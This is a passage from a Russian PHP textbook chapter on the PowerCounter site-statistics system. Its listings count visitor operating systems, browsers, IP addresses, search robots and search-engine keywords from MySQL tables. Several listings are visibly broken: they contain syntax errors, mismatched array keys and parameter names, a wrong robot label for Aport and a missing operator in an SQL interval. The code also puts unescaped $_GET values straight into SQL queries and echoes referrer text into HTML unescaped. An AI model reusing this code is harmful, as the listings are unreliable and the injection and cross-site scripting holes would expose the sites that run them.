  for($i=0; $i<5; $i++) echo "<td>".sprintf("%d (%01.1f%s)",
                                    $hit["$key"][$i],
                                    $hit["$key"][$i]/$total[$i]*100,
                                    '%')."</td>";
  echo "</tr>";
}
?>
<tr><td>Браузеры</td></tr>
<?php
// Формируем блок "Браузеры"
foreach($br as $key => $name)
{
  echo "<tr>";
  echo "<td>$name</td>";
  for($i=0; $i<5; $i++) echo "<td>".sprintf("%d (%01.1f%s)",
                                    $hit["$key"][$i],
                                    $hit["$key"][$i]/$total[$i]*100,
                                    '%')."</td>";
```

```
  echo "</tr>";
}
echo "</table>";
?>
```

Организация файла systems.php несколько сложнее, чем main.php. В начале скрипта объявляются два ассоциативных массива: `$os` и `$br`, хранящие названия операционных систем и браузеров соответственно. Для вычисления хитов, приходящихся на определенный тип браузера или операционной системы, используется функция `system_info()`, которая имеет следующий синтаксис:

```
array system_info($begin, $end, $id_page)
```

Функция принимает три параметра, значение которых аналогично параметрам функции `show_ip_host()` (см. листинг 14.15), и возвращает массив, состоящий из 9 элементов, в которых размещается число хитов, приходящееся на:

- операционную систему Windows;
- UNIX-подобные операционные системы;
- операционную систему Macintosh;
- остальные операционные системы;
- браузер Internet Explorer;
- браузер Netscape;
- браузер Opera;
- остальные браузеры;
- общее число хитов.

Первые 8 параметров размещаются в двумерном смешанном массиве `$hit`, первый ассоциативный индекс которого совпадает с индексом массивов `$os` и `$br`, а второй числовой индекс соответствует номеру временного интервала из массива `$time`, расположенного в файле time_interval.php. Общее число хитов помещается в отдельный одномерный массив `$total`. Таким образом, массив `$hit` разделен на две части, соответствующие операционным системам и браузерам. Эти части выводятся при помощи двух циклов `foreach`, пробегающих ранее объявленные массивы `$os` и `$br`. В каждом из циклов расположено по циклу `for`, которые пробегают от 0 до 4 включительно, в соответствии с числом временных интервалов в системе PowerCounter. В результате на странице выводится таблица, состоящая из двух блоков, за вывод каждого из которых несет ответственность один из циклов `foreach`. В свою очередь каждый из блоков состоит из четырех строк, за вывод которых несут ответственность циклы `for`.

Каждая из ячеек таблицы содержит число хитов и процентный вклад операционной системы или браузера в общее число хитов. Вывод форматируется при помощи функции `sprintf()`.

Далее будет рассмотрена функция `system_info()`, используемая для вычисления числа хитов, приходящихся на тот или иной браузер или операционную систему. Код функции приведен в листинге 14.20.

```
<?php
// Функция возвращает массив из девяти переменных
// с информацией о числе посетителей, использующих
// ту или иную операционную систему или браузер.
// $begin - число дней, которое необходимо вычесть из текущей даты,
// для того чтобы получить начальную точку временного интервала
// $end - число дней, которое необходимо вычесть из текущей даты,
// для того чтобы получить конечную точку временного интервала
// $id_page - первичный ключ записи таблицы pages, соответствующей
// странице сайта
function system_info($begin, $end, $id_page)
{
  // Эта переменная (id_page) определяет, осуществляется ли запрос к
  // конкретной странице или ко всему сайту.
  if(empty($id_page)) $tmp = "";
  else $tmp = " AND id_page = $id_page";
  // Запрос на статистику за временной интервал, определяемый
  // параметрами $begin, $end
  if($begin == 0) $tmp2 = "";
  else $tmp2 = " AND putdate >= DATE_FORMAT(NOW(),'%Y-%m-%d 23:59:59') -
                                INTERVAL '$begin' DAY";
  $tmp1 = " AND putdate < DATE_FORMAT(NOW(),'%Y-%m-%d 23:59:59')
                          INTERVAL '$end' DAY";
  // Формируем SQL-запросы
  $begins = "SELECT COUNT(*) FROM ip WHERE systems = ";
  $beginb = "SELECT COUNT(*) FROM ip WHERE browsers = ";
  $end = $tmp1.$tmp2.$tmp;
  $query['win'] = $begins."'windows'".$end;
  $query['lin'] = $begins."'unix'".$end;
  $query['mac'] = $begins."'macintosh'".$end;
```

```
  $query['oth'] = $begins."'none'".$end;
  $query['ie']  = $beginb."'msie'".$end;
  $query['opr'] = $beginb."'opera'".$end;
  $query['net'] = $beginb."'netscape'".$end;
  $query['rob'] = $beginb."'none'".$end;
  // Выполняем SQL-запросы
  foreach($query as $os => $value)
  {
    $hit["$os"] = mysql_query($value);
    if(!$hit["$os"])
            puterror("Ошибка при обращении к таблице IP-адресов");
    $hits["$os"] = mysql_result($hit["$os"], 0);
  }
  $total = $hits['oth'] + $hits['win'] + $hits['lin'] + $hits['mac'];
  // Во избежание деления на ноль проверяем общее число хитов
  if($total == 0) $total = 1;
  // Возвращаем массив значений
  return array($hits['win'], $hits['lin'], $hits['mac'], $hits['oth'],
        $hits['ie'], $hits['net'], $hits['opr'], $hits['rob'], $total);
}
?>
```

Здесь, так же как и в случае с функцией `show_ip_host()`, во временной переменной `$end` формируются временные и страничные условия SQL-запроса. Кроме того, в функции используются две дополнительные временные переменные `$begins` и `$beginb` для операционных систем и браузеров соответственно. Формируемые SQL-запросы помещаются в ассоциативный массив `$query`. Далее в цикле `foreach` происходит выполнение SQL-запросов и помещение результатов в ассоциативный массив `$hits`, элементы которого возвращает функция. Значение для общего числа хитов не извлекается из базы данных, а вычисляется как сумма хитов всех операционных систем. Так как это значение используется далее в знаменателе для вычисления процентного вклада браузеров и операционных систем, в случае, если его значение получается равным нулю, ему присваивается единица.

Следующая сервисная страница, **IP адреса**, предоставляет информацию по IP-адресам посетителей за последние сутки (см. рис. 14.6). За формирование этой страницы ответствен файл addresses.php, код которого приведен в листинге 14.21.

```
<?php
  // Шапка страницы
  include "topcounter.php";
  // Запрашиваем уникальные IP-адреса, отсортированные по времени,
  // из базы данных
  if(empty($_GET['page'])) $page = 1;
  else $page = $_GET['page'];
  // Вычисляем начало вывода
  $begin = ($page - 1)*$pnumber;
  if(!empty($id_page))$tmp = " AND id_page = ".$id_page;
  else $tmp = "";
  // Определяем число посетителей с уникальными IP-адресами
  // за последние сутки
  $query = "SELECT COUNT(DISTINCT ip) FROM ip
            WHERE putdate > NOW() - INTERVAL 1 DAY $tmp";
  $num = mysql_query($query);
  if(!$num) puterror("Ошибка при обращении к таблице IP-адресов");
  $total = mysql_result($num,0);
  // Определяем число страниц
  $number = (int)($total/$pnumber);
  if((float)($total/$pnumber)-$number != 0) $number++;
  // Выводим ссылки на другие IP-адреса
  for($i = 1; $i<=$number; $i++)
  {
    if($number == $i)
    {
      if($page == $i)
        echo "[".(($i - 1)*$pnumber + 1)."-$total]";
      else
        echo "<a href=addresses.php?
                id_page=".$id_page."&page=".$i.">
                [".(($i - 1)*$pnumber + 1)."-$total]</a>";
    }
    else
    {
      if($page == $i)
        echo "[".(($i - 1)*$pnumber + 1)."-".$i*$pnumber."]";
```

```
    else
      echo "<a href=addresses.php?
               id_page=".$id_page."&page=".$i.">
               [".(($i - 1)*$pnumber + 1)."-".$i*$pnumber."]</a>";
  }
}
// Выводим сами IP-адреса
?>
  <table>
     <tr>
       <td>IP-адрес</td>
       <td>Хост</td>
       <td>Всего посещений</td>
       <td>Последнее обращение</td>
    </tr>
<?php
// Формируем и выполняем SQL-запрос, извлекающий уникальные IP-адреса
// из таблицы ip за последние сутки
$query = "SELECT DISTINCT(ip),
                 MAX(putdate) AS putdate,
                 COUNT(id_ip) AS hits FROM ip
          WHERE putdate > NOW() - INTERVAL 1 DAY $tmp
          GROUP BY ip
          ORDER BY putdate DESC
          LIMIT $begin, $pnumber";
$ips = mysql_query($query);
if(!$ips) puterror("Ошибка при обращении к таблице IP-адресов");
while($ip = mysql_fetch_array($ips))
{
  $pos = strpos($ip['ip'],"/");
  switch ($pos)
  {
    case (NULL):
      echo "<tr>
              <td>
                 <a href='ip.php?ip=".$ip['ip']."'>".$ip['ip']."</a>
              </td>
              <td>".gethostbyaddr($ip['ip'])."</td>";
      break;
```

```
    default:
      echo "<tr>
              <td>
                <a href='ip.php?ip=".substr $ip['ip'],0,$pos)."'>
                  ".$ip['ip']."
                </a>
              </td>
              <td>".gethostbyaddr(substr($ip['ip'],0,$pos)."</td>";
    }
    echo "<td>".$ip['hits']."</td><td>".$ip['putdate']."</td>";
  }
  echo "</table>";
?>
```

Скрипт выводит таблицу, содержащую `$pnumber` строк и 4 столбца. На IP-адреса, которые не убрались на первой странице, выводятся ссылки.

В первом столбце приводится IP-адрес, являющийся гиперссылкой на скрипт ip.php, подробно рассмотренный в *главе 4* (см. листинг 4.9), во втором столбце приводится хост, возвращаемый функцией `gethostbyaddr()`, в третьем столбце содержится общее число обращений с данного хоста и в последнем столбце — время последнего обращения.

Замечание

Параметр `$pnumber` определен в файле config.php (см. листинг 14.7).

Следующая сервисная страница **Поисковые роботы** предоставляет информацию о числе посещений ресурса роботами четырех наиболее известных поисковых систем: Yandex, Google, Rambler и Aport (см. рис. 14.8). За формирование этой страницы несет ответственность файл robots.php, содержимое которого представлено в листинге 14.22.

```
<?php
  // Шапка страницы
  include "topcounter.php";
  // Библиотека функций
  require_once("utils.php");
  // формируем массив с названиями роботов поисковых систем
  $rob['ram'] = "Rambler";
```

```
  $rob['gog'] = "Google";
  $rob['ynd'] = "Yandex";
  $rob['apt'] = "Aport";
  $rob['oth'] = "Другие";
  // Включаем массив временных интервалов
  require_once("time_interval.php");
  // Вычисляем количество хитов для поисковых роботов систем
  // по 5 временным интервалам, определенных в файле
  // time_interval.php
  for($i=0; $i<5; $i++)
  {
    list($hit['ram'][$i],
         $hit['gog'][$i],
         $hit['ynd'][$i],
         $hit['apt'][$i],
         $hit['oth'][$i],
         $total[$i]) = robots($time[$i]['begin'],
                              $time[$i]['end'],
                              $id_page);
  }
?>
<table>
<tr>
  <td>Роботы</td>
  <td>Сегодня</td>
  <td>Вчера</td>
  <td>За 7 дней</td>
  <td>За 30 дней</td>
  <td>За все время</td>
</tr>
<?php
// Формируем таблицу
foreach($rob as $key -> $name)
{
  echo "<tr><td>$name</td>";
  for($i=0; $i<5; $i++)
  {
    echo "<td>".sprintf("%d (%01.1f%s)",
                        $hit["$key"][$i],
```

```
                    $hit["$key"][$i]/$total[$i]*100,
                    '%')."</td>";
  }
  echo "</tr>";
}
?>
</table>
```

Здесь, так же как и в файле systems.php (см. листинг 14.19), формируется *ассоциативный массив* `$rob` *с названиями роботов поисковых систем.* В цикле `for`, пробегающем от 0 до 4 включительно, в соответствии с числом временных интервалов, заданных в файле time_interval.php, вычисляется число посещений роботами поисковых систем при помощи функции `robots`, которая имеет следующий синтаксис:

```
array robots($begin, $end, $id_page)
```

Функция принимает 3 параметра, значение которых аналогично параметрам функции `show_ip_host()` (см. листинг 14.15), и возвращает массив, состоящий из 6 элементов:

- число посещений роботом поисковой системы Rambler;
- число посещений роботом поисковой системы Google;
- число посещений роботом поисковой системы Yandex;
- число посещений роботом поисковой системы Aport;
- число посещений роботами, принадлежность которых установить не удалось;
- общее число роботов.

Хиты, относящиеся к отдельным поисковым роботам, заносятся в двумерный массив `hit`, первый ассоциативный индекс которого совпадает с индексами массива `$rob`, а второй числовой индекс соответствует номеру временного интервала из массива `$time`. Общее число роботов помещается в отдельный одномерный массив `$total`. Далее в двойном цикле (`foreach` и `for`) выводится таблица, столбцы которой соответствуют временным интервалам, а строки — поисковым системам. Функция `robots()` определена в файле utils.php, ее код представлен в листинге 14.23.

```
<?php
// Функция возвращает массив из шести переменных:
// Число роботов Rambler
```

```
// Число роботов Google
// Число роботов Yandex
// Число роботов Aport
// Другие роботы
// Общее число посещений
// $begin - число дней, которое необходимо вычесть из текущей даты,
// для того чтобы получить начальную точку временного интервала
// $end - число дней, которое необходимо вычесть из текущей даты,
// для того чтобы получить конечную точку временного интервала
// $id_page - первичный ключ записи таблицы pages, соответствующей
// странице сайта
function robots($begin, $end, $id_page)
{
  // Переменная id_page определяет, осуществляется ли запрос к конкретной
  // странице или ко всему сайту.
  if($id_page == ""; $tmp = "";
  else $tmp = " AND id_page=$id_page";
  // Запрос на статистику за временной интервал, определяемый
  // параметрами $begin,$end
  if($begin == 0) $tmp2 = "";
  else $tmp2 = " AND putdate >= DATE_FORMAT(NOW(), '%Y-%m-%d 23:59:59') -
                                INTERVAL '$begin' DAY";
  $tmp1 = " AND putdate < DATE_FORMAT(NOW(),'%Y-%m-%d 23:59:59') -
                          INTERVAL '$end' DAY";
  // Формируем SQL-запросы
  $begin = "SELECT COUNT(*) FROM ip WHERE systems = ";
  $end = $tmp1.$tmp2.$tmp;
  $query['ynd'] = $begin."'robot_yandex'".$end;
  $query['ram'] = $begin."'robot_rambler'".$end;
  $query['gog'] = $begin."'robot_google'".$end;
  $query['apt'] = $begin."'robot_yandex'".$end;
  $query['oth'] = $begin."'none'".$end;
  // Выполняем SQL-запросы
  foreach($query as $robot => $value)
  {
    $hit["$robot"] = mysql_query($value);
    if(!$hit["$robot"])
          puterror("Ошибка при обращении к таблице IP-адресов");
    $hits["$robot"] = mysql_result($hit["$robot"], 0);
  }
```

```
  $total = array_sum($hits);
  // Во избежание деления на 0 проверяем значение общего
  // числа хитов $total
  if($total == 0) $total = 1;
  return array($hits['ram'], $hits['gog'], $hits['ynd'],
               $hits['apt'], $hits['oth'], $total);
}
?>
```

Структура данной функции аналогична структуре ранее рассмотренных функций этого же типа. В ассоциативный массив `$query` помещаются SQL-запросы, производящие выборку числа хитов от роботов поисковых систем, при этом для формирования строки запроса используются две временные переменные: `$begin` и `$end` для начала и завершения скрипта. Далее в цикле `foreach` запросы передаются на выполнение функции `mysql_query()`, возвращающей дескриптор запроса, по которому при помощи функции `mysql_result()` извлекается результат, помещаемый в ассоциативный массив `$hits`. Общее число роботов получается суммированием значений всех элементов массива `$hits` при помощи функции `array_sum()`. Если значение общего числа роботов `$total` равно нулю, переменной `$total` присваивается значение единицы, для того чтобы избежать далее деления на ноль.

Следующая сервисная страница **Поисковые запросы** выводит две таблицы (см. рис. 14.9). Первая содержит число переходов со страниц четырех наиболее известных поисковых систем: Yandex, Google, Rambler и Aport, а также общее число запросов со всех поисковых систем для пяти временных интервалов: "Сегодня", "Вчера", "За 7 дней", "За 30 дней" и "За все время". Каждая из цифр является гиперссылкой, переход по которой определяет состав второй таблицы — поисковых запросов. Так, переход по ссылке, расположенной в ячейке на пересечении столбца **За 7 дней** и строки **Yandex**, выведет во второй таблице поисковые запросы с Yandex, по которым посетители нашли ресурс за последнюю неделю. Переход по ссылке, расположенной в ячейке на пересечении столбца **За все время** и строки **Все**, выведет ключевые слова, по которым был найден ресурс для всех четырех поисковых систем за все время сбора статистики.

Замечание

По умолчанию во второй таблице выводятся ключевые слова для всех поисковых систем за текущие сутки ("Сегодня")

За формирование страницы **Поисковые запросы** несет ответственность файл searchquery.php, содержимое которого представлено в листинге 14.24.

```
<?php
  // Шапка страницы
  include "topcounter.php";
  // Формируем массив с названиями поисковых систем
  $sch['rambler'] = "Rambler";
  $sch['google'] = "Google";
  $sch['yndex'] = "Yandex";
  $sch['aport'] = "Aport";
  $sch['total'] = "Все";
  // Включаем массив временных интервалов
  require_once("time_interval.php");
  // Библиотека функций
  require_once("utils.php");
  // Вычисляем количество хитов для поисковых систем
  // по 5 временным интервалам, определенным в файле
  // time_interval.php
  for($i=0; $i<5; $i++)
  {
    list($hit['rambler'][$i],
         $hit['yndex'][$i],
         $hit['aport'][$i],
         $hit['google'][$i],
         $hit['total'][$i]) = search($time[$i]['begin'],
                                     $time[$i]['end'],
                                     $id_page);
  }
?>
<table>
<tr>
  <td>Поисковые системы</td>
  <td><a href=searchhours.php?day=0&id_page=<?php echo $id_page; ?>>
        Сегодня
  </a></td>
  <td><a href=searchhours.php?day=1&id_page=<?php echo $id_page; ?>>
        Вчера
  </a></td>
```

```
  <td><a href=searchdays.php?daystat=7&id_page=<?php echo $id_page; ?>>
        За 7 дней
  </a></td>
  <td><a href=searchdays.php?daystat=30&id_page=<?php echo $id_page; ?>>
        За 30 дней
  </a></td>
  <td>За все время</td>
</tr>
<?php
// Формируем таблицу с числом обращений с поисковых систем
foreach($sch as $key => $name)
{
  echo "<tr align=right>";
  echo "<td align=left>$name</td>";
  for($i=0; $i<5; $i++)
     echo "<td>
             <a href=searchquery.php?begin=".$time[$i]['begin']."&
                                    end=".$time[$i]['end']."&srch=$key>
               ".$hit["$key"][$i]."
             </a>
           </td>";
  echo "</tr>";
}
?>
</table>
<?php
  if(empty($_GET['begin']) ||
     empty($_GET['end']) ||
     empty($_GET['srch']);
  {
    $_GET['begin'] = 1;
    $_GET['end']   = 0;
    $_GET['srch']  = "total";
  }
  // Вызываем функцию searchquery(), которая формирует таблицу
  // с ключевыми словами
  searchquery($_GET['begin'], $_GET['end'], $_GET['srch']);
?>
```

Для формирования первой таблицы, точно так же как и на предыдущих страницах, в начале скрипта формируется массив `$sch` с названиями поисковых систем. После чего в цикле `for` происходит заполнение двумерного массива `$hit`, хранящего число посещений с поисковых систем. Для этого используется функция `search()`, принимающая три параметра: два для границ временных интервалов и первичный ключ страницы, аналогично вышерассмотренным функциям. Функция `search()` возвращает массив из 5 элементов:

- число переходов со страниц поисковой системы Rambler;
- число переходов со страниц поисковой системы Yandex;
- число переходов со страниц поисковой системы Aport;
- число переходов со страниц поисковой системы Google;
- общее число переходов со всех поисковых систем.

Далее, как и на предыдущих страницах, происходит вывод таблицы в двойном цикле (`foreach` для строк и `for` для ячеек). В отличие от других рассмотренных ранее таблиц, здесь каждый элемент таблицы является ссылкой вида:

```
searchquery.php?begin=begin&end=end&srch=key
```

Такая ссылка позволяет передать скрипту searchquery.php параметры `begin`, `end` и `srch`, определяющие границы временных интервалов и тип поисковой системы. Значения параметров `begin` и `end` извлекаются из элементов массива временных границ `$time` (см. листинг 14.14). Если переход к скрипту searchquery.php осуществляется не по ссылке из таблицы, и, следовательно, параметры в строке запроса не передаются, то параметры получают значения по умолчанию: временной интервал соответствует текущим суткам (**Сегодня**), а параметр `srch` равен `total`, что соответствует выборке ключевых слов для всех поисковых систем. Полученные из строки запроса (или установленные по умолчанию) параметры передаются функции `searchquery()`, которая формирует и выводит таблицу с ключевыми фразами, которые использовали посетители при поиске в поисковых системах.

Обе функции `search()` и `searchquery()` расположены в файле utils.php. Код функции `search()` представлен в листинге 14.25.

```
<?php
// Функция возвращает массив из пяти переменных:
// Число переходов со страниц поисковой системы Rambler;
// Число переходов со страниц поисковой системы Google;
// Число переходов со страниц поисковой системы Yandex;
```

```
// Число переходов со страниц поисковой системы Aport;
// Общее число переходов со страниц всех поисковых систем.
// $begin - число дней, которое необходимо вычесть из текущей даты,
// для того чтобы получить начальную точку временного интервала
// $end - число дней, которое необходимо вычесть из текущей даты,
// для того чтобы получить конечную точку временного интервала
// $id_page - первичный ключ записи таблицы pages, соответствующей
// странице сайта
function search($begin, $end, $id_page)
{
  // Переменная id_page определяет, осуществляется ли запрос к конкретной
  // странице или ко всему сайту.
  if(empty($id_page)) $tmp_page = "";
  else $tmp_page = " AND id_page = $id_page";
  // Запрос на статистику за временной интервал, определяемый
  // параметрами $begin, $end
  if($begin == 0) $tmp2 = "";
  else $tmp2 = " AND putdate >= DATE_FORMAT(NOW(), '%Y-%m-%d 23:59:59') -
                                INTERVAL '$begin' DAY";
  $tmp1 = "AND putdate < DATE_FORMAT(NOW(), '%Y-%m-%d 23:59:59') -
                         INTERVAL '$end' DAY";
  // Формируем SQL-запросы
  $begin = "SELECT COUNT(*) FROM refferer WHERE searches =";
  $end = $tmp1.$tmp2.$tmp_page;
  $query['ynd'] = $begin."'yandex' ".$end;
  $query['ram'] = $begin."'rambler' ".$end;
  $query['gog'] = $begin."'google' ".$end;
  $query['apt'] = $begin."'aport' ".$end;
  // Выполняем SQL-запросы
  foreach($query as $search => $value)
  {
    $hit["$search"] = mysql_query($value);
    if(!$hit["$search"])
                  puterror("Ошибка при обращении к таблице IP-адресов");
    $hits["$search"] = mysql_result($hit["$search"], 0);
  }
  $total = array_sum($hits);
  // Во избежание деления на 0 проверяем значение общего $total
  if($total == 0) $total = 1;
```

```
    return array($hits['ram'], $hits['ymd'], $hits['apt'],
                 $hits['gog'], $total);
}
?>
```

Здесь, как и в других функциях, вычисляющих число обращений за определенный временной интервал, в первой части функции происходит формирование фрагментов SQL-запросов. Для этого используются две временные переменные: `$begin` и `$end`, содержащие общие части для начала и завершения SQL-запросов. Запросы, вычисляющие число переходов на сайт со страниц поисковых систем, помещаются в ассоциативный массив `$query`, после чего элементы массива в цикле `foreach` передаются функции `mysql_query()`. Возвращенные функцией `mysql_query()` дескрипторы запроса используется для извлечения результатов при помощи функции `mysql_result()`. Результат помещается в ассоциативный массив `$hits`. Число посещений со страниц всех поисковых систем осуществляется функцией `array_sum()`, суммирующей элементы массива, переданного ей в качестве единственного аргумента. Результат работы функции помещается в переменную `$total`, которая после проверки на неравенство нулю наряду с элементами массива `$hits` возвращается функцией в качестве результата работы.

Код функции `searchquery()`, несущей ответственность за формирование второй таблицы, с ключевыми словами, которые посетители использовали в поисковых системах, представлен в листинге 14.26. Таблица состоит из 5 столбцов:

- запрос, который посетитель ввел в поле поисковой системы;
- название поисковой системы;
- время перехода посетителя с поисковой системы на сайт;
- IP-адрес посетителя;
- страница, на которую пришел посетитель.

Запрос, который посетитель ввел в окне поисковой системы, будем извлекать из URL реферера, который система PowerCounter сохраняет в таблице `refferer`.

```
<?php
// $begin - число дней, которое необходимо вычесть из текущей даты,
// для того чтобы получить начальную точку временного интервала
// $end - число дней, которое необходимо вычесть из текущей даты,
```

```
// для того чтобы получить конечную точку временного интервала
// $id_page - первичный ключ записи таблицы pages, соответствующей
// странице сайта
function searchquery($begin, $end, $srch)
{
  // Запрос на статистику за временной интервал, определяемый
  // параметрами $begin, $end
  if($begin == 0) $tmp2 = "";
  else $tmp2 = " AND putdate >= NOW() - INTERVAL $begin DAY";
  $tmp1 = " AND putdate < NOW() - INTERVAL $end DAY";
  // Расставляем and
  if($srch != "total")
  {
    $qwer = "SELECT pages.name AS url,
                    refferer.name,
                    putdate,
                    ip,
                    searches
             FROM refferer, pages
             WHERE refferer.searches = '$srch' AND
                   refferer.id_page = pages.id_page
                   ".$tmp1.$tmp2."
             ORDER BY putdate DESC";
  }
  else
  {
    $qwer = "SELECT pages.name AS url,
                    refferer.name,
                    putdate,
                    ip,
                    searches
             FROM refferer, pages
             WHERE refferer.searches != 'none' AND
                   refferer.searches != 'own_site' AND
                   refferer.id_page = pages.id_page
                   ".$tmp1.$tmp2."
             ORDER BY putdate DESC";
  }
  $qwr = mysql_query($qwer);
```

```
if(!$qwr) puterror("Ошибка при выполнении запроса");
if(mysql_num_rows($qwr)>0)
{
  echo "<table>";
  switch($srch)
  {
    case 'yandex':
    {
      while($ip = mysql_fetch_array($qwr))
      {
        eregi("text=([^&]*)", $ip['name']."&", $query);
        if(strpos($ip['name'],"yandpage")!=null)
            echo "<tr>
                  <td>".convert_cyr_string(urldecode($query[1]),
                                           "k",
                                           "w");
        else echo "<tr><td>".$query[1]."</td>";
        echo "<td>Yandex</td><td>".$ip['putdate']."</td>";
        print_ip($ip['ip']);
        echo "<td><a href=http://".$_SERVER["SERVER_NAME"].
                     $ip['url'].">
             ".$_SERVER["SERVER_NAME"].$ip['url']."</a></td></tr>";
      }
      break;
    }
    case 'rambler':
    {
      while($ip = mysql_fetch_array($qwr))
      {
        eregi("words=([^&]*)", $ip['name']."&", $query);
        echo "<tr>
                <td>".$query[1]."</td>
                <td>Rambler</td>
                <td>".$ip['putdate']."</td>";
        print_ip($ip['ip']);
        echo "<td><a href=http://".$_SERVER["SERVER_NAME"].
                     $ip['url'].">
             ".$_SERVER["SERVER_NAME"].$ip['url']."</a></td></tr>";
      }
```

```
    break;
  }
  case 'google':
  {
    while($ip = mysql_fetch_array($qwr))
    {
      eregi("q=([^&]*)", $ip['name']."&", $query);
      if(strpos($ip['name'],"UTF-8")!=null)
           $tmpstr = utf8_win($query[1]);
      else $tmpstr = $query[1];
      echo "<tr>
             <td>".$tmpstr."</td>
             <td>Google</td>
             <td>".$ip['putdate']."</td>";
      print_ip($ip['ip']);
      echo "<td><a href=http://".$_SERVER["SERVER_NAME"].
                   $ip['url'].">
           ".$_SERVER["SERVER_NAME"].$ip['url']."</a></td></tr>";
    }
    break;
  }
  case 'aport':
  {
    while($ip = mysql_fetch_array($qwr))
    {
      eregi("r=([^&]*)", $ip['name']."&", $query);
      echo "<tr>
              <td>".$query[1]."</td>
              <td>Aport</td>
              <td>".$ip['putdate']."</td>";
      print_ip($ip['ip']);
      echo "<td><a href=".$_SERVER["SERVER_NAME"].$ip['url'].">
           ".$_SERVER["SERVER_NAME"].$ip['url']."</a></td></tr>";
    }
    break;
  }
  case 'total':
  {
    while($ip = mysql_fetch_array($qwr))
```

```
        {
          if($ip['searches'] == "yandex")
          {
            eregi("text=([^&]*)", $ip['name']."&", $query);
            if(strpos($ip['name'],"yandpage")!=null)
              $query[1] = convert_cyr_string(urldecode($query[1]),
                                             "k",
                                             "w");
          }
          if($ip['searches'] == "rambler") eregi("words=([^&]*)",
                                                 $ip['name']."&",
                                                 $query);
          if($ip['searches'] == "aport")  eregi("r=([^&]*)",
                                                $ip['name']."&",
                                                $query);
          if($ip['searches'] == "google")
          {
            eregi("q=([^&]*)", $ip['name']."&", $query);
            if(strpos($ip['name'],"UTF-8")!=null)
                $query[1] = utf8_win($query[1]);
          }
          echo "<tr>
                  <td>".$query[1]."</td>
                  <td>".$ip['searches']."</td>
                  <td>".$ip['putdate']."</td>";
          print_ip($ip['ip']);
          echo "<td><a href=http://".$_SERVER["SERVER_NAME"].
                   $ip['url'].">
                   ".$_SERVER["SERVER_NAME"].$ip['url']."</a></td></tr>";
        }
        break;
      }
    } // Конец оператора switch
  } // Конец для if(mysql_num_rows($qwr)>0)
  echo "</table>";
} // Конец функции searchquery()
// Небольшая вспомогательная функция для вывода IP-адреса
function print_ip($ip_address)
```

```
{
  $pos = strpos($ip_address,"/");
  switch ($pos)
  {
    case (NULL):
      echo "<td><a href='ip.php?ip=".$ip_address."'>
                  ".$ip_address."
            </a></td>";
      break;
    default:
      echo "<td><a href='ip.php?ip=".substr($ip_address,0,$pos)."'>
                  ".$ip_address."
            </a></td>";
  }
}
?>
```

Основная задача функции `searchquery()` заключается в извлечении из таблицы `refforer` URL поисковых систем, содержащих в себе ключевые слова и извлечение самих ключевых слов. Отличительной чертой данной функции является то, что в параметрах, а следовательно, и в условиях SQL-запросов, отсутствует первичный ключ конкретной страницы `id_page` и инфомация извлекается для всего сайта в целом. Формирование временных переменных `$tmp1` и `$tmp2`, несущих ответственность за временной интервал выборки, происходит аналогично другим, уже раосмотренным функциям. SQL-запрос, помещаемый во временную переменную `$quer`, формируется в зависимости от значения третьего параметра функции `$srch`. Если данный параметр принимает значение, соответствующее конкретной поисковой системе ('yandex', 'rambler', 'google' или 'aport'), из таблицы `refferer` извлекаются записи, соответствующие только данной поисковой системе. Если же параметр `$srch` принимает значение 'total', то из таблицы извлекаются все записи за исключением тех, чье поле `searches` принимает значения 'none' и 'own_site'.

Если результат запроса ненулевой, происходит переход к управляющей конструкции `switch`, которая обрабатывает пять возможных значений параметра `$srch` ('yandex', 'rambler', 'google', 'aport' и 'total'). Первые четыре случая, относящиеся к конкретным поисковым запросам, строятся по следующей схеме. В цикле `while` результаты запроса при помощи функции `mysql_fetch_array()` извлекаются в ассоциативный массив `$ip`, после чего происходит извлечение ключевой фразы из URL и формирование строки таблицы. Расшифровка строки запроса производится при помощи регуляр-

ных выражений и индивидуальна для каждой из поисковых систем, так как формат строки запроса для поисковых движков у всех систем различен.

Приведенные здесь механизмы извлечения поисковых фраз не универсальны, так как строки запроса время от времени меняются.

Замечание

Как видно из листинга 14.26 такие поисковые системы, как Yandex или Google, имеют по два варианта URL, требующих индивидуальной расшифровки.

Если параметр `$srch` принимает значение `'total'`, URL различных поисковых систем идут в произвольном порядке и каждая из извлекаемых строк проверяется на соответствие той или иной поисковой системе.

Замечание

Для вывода IP-адреса посетителя, являющегося ссылкой на скрипт ip.php, описанный выше, используется вспомогательная функция `print_ip()`. Так как адрес посетителя может содержать маску подсети, а скрипт определения географии и лица, на которое зарегистрирован IP-адрес, принимает только один IP-адрес, маску подсети необходимо вырезать.

Возвращаясь к первой таблице, содержащей число переходов со страниц поисковых систем, следует отметить, что заголовки страницы, как и в случае таблицы на странице **Хиты и хосты**, являются гиперссылками, переход по которым приводит к страницам, отражающим динамику распределения переходов со страниц поисковых систем за неделю и месяц (рис. 14.11) для временных интервалов "За 7 дней" и "За 30 дней" (файл searchdays.php) и за текущие и прошедшие сутки (см. рис. 14.10) для временных интервалов "Сегодня" и "Вчера" (файл searchhours.php). Содержимое файла searchdays.php представлено в листинге 14.27.

```
<?php
  if(empty($_GET['daystst'])) $_GET['daystst'] = 7;
  // Шапка страницы
  include "topcounter.php";
  // Библиотека функций
  require_once("utils.php");
  // Выводим таблицу с количеством переходов со страниц поисковых систем
  echo "<table><tr>
          <td> </td>
          <td>Rambler</td>
```

```
            <td>Yandex</td>
            <td>Google</td>
            <td>Aport</td>
            <td>Общее число</td>
          </tr>";
  // Заносим в переменные $rambler, $yandex, $aport, $google и $total
  // количество переходов со страниц поисковых систем Rambler, Yandex,
  // Aport, Google и общее чило переходов со всех систем соответственно,
  // по 5 временным интервалам, определенным в файле time_interval.php
  for($i=0; $i<$_GET['daystat']; $i++)
  {
    list($rambler,
         $yandex,
         $aport,
         $google,
         $total) = search($i+1, $i, $_GET['id_page']);
    echo "<tr>
            <td><a href='searchhours.php?day=$i&
                                        id_page=".$_GET['id_page']."'>
                $i дн. назад</a></td>
            <td>$rambler</td>
            <td>$yandex</td>
            <td>$google</td>
            <td>$aport</td>
            <td>$total</td>
          </tr>";
  }
  echo "</table>";
?>
```

Файл searchdays.php принимает параметр daystat, передающий число дней, за которые необходимо вывести динамику распределения переходов со страниц поисковых систем. После вывода шапки таблицы в цикле for формируются ее строки. Для этого используется описанная выше функция search() (см. листинг 14.25).

Структура файла searchhours.php (листинг 14.28) во многом аналогична структуре файла searchdays.php. Лишь для извлечения числа переходов со страниц поисковых систем используется функция search_hour(). У этой функции появляется дополнительный параметр, задающий сутки, для которых производится вывод статистической информации.

```
<?php
  // Шапка страницы
